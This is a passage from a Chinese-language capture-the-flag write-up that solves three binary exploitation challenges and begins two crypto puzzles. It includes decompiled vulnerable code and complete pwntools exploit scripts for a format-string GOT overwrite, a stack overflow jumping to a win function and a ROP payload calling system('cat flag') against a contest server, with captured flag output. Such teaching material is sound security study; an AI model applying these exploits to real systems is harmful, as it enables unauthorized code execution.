  int v18; // [esp+2Ch] [ebp-44h]
  int v19; // [esp+30h] [ebp-40h]
  int v20; // [esp+34h] [ebp-3Ch]
  int v21; // [esp+38h] [ebp-38h]
  int v22; // [esp+3Ch] [ebp-34h]
  int v23; // [esp+40h] [ebp-30h]
  int v24; // [esp+44h] [ebp-2Ch]
  int v25; // [esp+48h] [ebp-28h]
  int v26; // [esp+4Ch] [ebp-24h]
  int v27; // [esp+50h] [ebp-20h]
  int v28; // [esp+54h] [ebp-1Ch]
  int v29; // [esp+58h] [ebp-18h]
  unsigned int v30; // [esp+64h] [ebp-Ch]
  int *v31; // [esp+6Ch] [ebp-4h]

  v31 = &argc;
  v30 = __readgsdword(0x14u);
  memset(&format, 0, 0x64u);
  __isoc99_scanf(
    0,
    (int)&format,
    (int)"%s",
    (int)&format,
    v4,
    v5,
    v6,
    format,
    v8,
    v9,
    v10,
    v11,
    v12,
    v13,
    v14
```

```
    v14,
    v15,
    v16,
    v17,
    v18,
    v19,
    v20,
    v21,
    v22,
    v23,
    v24,
    v25,
    v26,
    v27,
    v28,
    v29);
  printf((const char *)&format);    //格式化字符串漏洞
  fflush(_bss_start);               //覆盖got表中fflush条目指向的地址，将其指向read_flag函数
  return 0;
}
```

简单运行一下，我们可以构造语句：`aaaa-%p-%p-%p-%p-%p-%p-%p-%p`，然后输入得到：




可以看到我们的输入被放在了printf函数栈中的第6个位置（这里的%p是c/c++中格式化字符串的参数），格式化字符串漏洞最主要的危害就是可以获取任意地址内容，或者实现任意地址写，那么我们这就是通过任意地址写，来覆盖got表，之前的练习记录中就提到了这些知识。

既然知道了利用位置，那么直接利用pwntools构造exp：


```
#coding:utf-8

from pwn import *

context.log_level = "debug"

#io = process('./200')
elf = ELF('./200')
io = remote('101.231.137.47','20010')
#read_flag_addr = 0x0804859B
read_flag_addr = elf.sym['read_flag']

#bss_addr = 0x0804A034
got_printf_addr = 0x0804A00c
got_fflush_addr = 0x0804A010

#覆盖fflush地址指向的内容，从而实现read_flag跳转
payload = fmtstr_payload(6, {got_fflush_addr: 0x0804859B})


io.sendline(payload)
io.interactive()
```

exp效果：



HashPump
python 200exp.py
00000020 64 35 31 33 39 7d 0a
00000030 20 20 20 20 20 20 20 20
00000040 20 20 20 20 20 20 20 20
000000c0 20 28 20 20 20 20 20 20
000000d0 20 20 20 20 20 20 20 20
000001a0 20 20 20 20 20 20 20 20 20 20 20 50 20 20 20 20
000001b0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00000220 20 20 20 20 20 20 20 20 20 20 b8 20 20 20 5c
0000022f
flag{f8ffd68a92df89a4556aedc3d20d5139}
\x10\xa0\x0\x11\xa0\x0\x12\xa0\x0\x13\xa0\x0
EOF while reading in interactive

pwn2--栈溢出

简单的栈溢出啦，很常见的，找到溢出点然后把EIP指向我们的`win`函数地址即可:




通过`gdb-peda`,pattern模块，找到溢出偏移量为76，也就是说只需要构造`76*'a' + win_addr`即可:



构造exp:


```
#coding:utf-8

from pwn import *

context.log_level = "debug"

#ida中有win函数的地址
win_addr = 0x08048488
#io = process('101.231.137.47',20011)
io = process('./100')
payload = 76*'a' + p32(win_addr)

io.send(payload)
io.interactive()
io.close()
```

运行效果(因为环境已经关闭，所以只能展示本地效果):





pwn3--ret2syscall

pwn3的话稍微比上面两题要难上一点点，不过还在我这个萌新的承受范围之内，先检查一下保护措施：




可以看到只是开了栈不可执行 （NX)，静态分析一波:






这里我们也可以看到一个win_func函数，猜测同样是利用返回到该函数从而得到flag，那么如何返回到这个win_func函数呢？


我们注意到mem_test函数伪c代码如下:



直接`return result`，那么如果有溢出存在，那我们能不能覆盖掉这个函数的返回地址呢，那当然是可行的(这题不能直接用pattern create得到偏移量，如果pattern过大则会导致无法覆盖eip），用gdb在mem_test函数下断点调试：



然后根据之前ida分析变量s的位置为ebp-0x13,我们可以知道，ebp = 0xffffd145 +0x13 = 0xffffd158，或者直接在gdb看ebp的值，可以知道0x8048718就是return返回的地址。我们需要将它覆盖成win_func的地址。




而catflag地址就是一开始输出的那个hint:0x080487E0

构造exp：

```
#coding:utf-8
Author = "Yof3ng"

from pwn import *
import sys
context.binary = "./memory"
context.log_level = 'debug'
elf = context.binary
#io = process("./memory")
io = remote('101.231.137.47','20012')
catflag = 0x080487E0
system_addr = elf.sym['win_func']
print(system_addr)
#padding由栈空间和ebp(0x13+4)组成，system('cat flag')由system函数和catflag参数以及system返回地址组成
payload = flat(cyclic(0x17), system_addr, 0x08048677, catflag)
print(payload)
io.sendline(payload)

io.interactive()
```

运行效果：



Crypto

Crypto1-我这密码忘了。。。

> 题面有一串base64：VTBzNE9GZEhURWhDVjBveFVrMVVTell4UkRKWU5FTTFRMGszUmtrd1ZFVT0=
>
> 连续解码即可得到：SK88WGLHBWJ1RMTK61D2X4C5CI7FI0TE
>
> 提交即可。

Crypto2-二战时期的密码

据说是某平台原题，甚至专门去查了一下二战时期的密码学，题面：

```
已知将一个flag以一种加密形式为使用密钥进行加密，使用密钥WELCOMETOCFF加密后密文为000000000000000000000000000000
```

WELCOMETOCFF为密钥，长度为12，而二进制串长度为84，既然密文为二进制，那么可以想到的比较简单的加密操作就是按位与，按位或，以及按位异或。

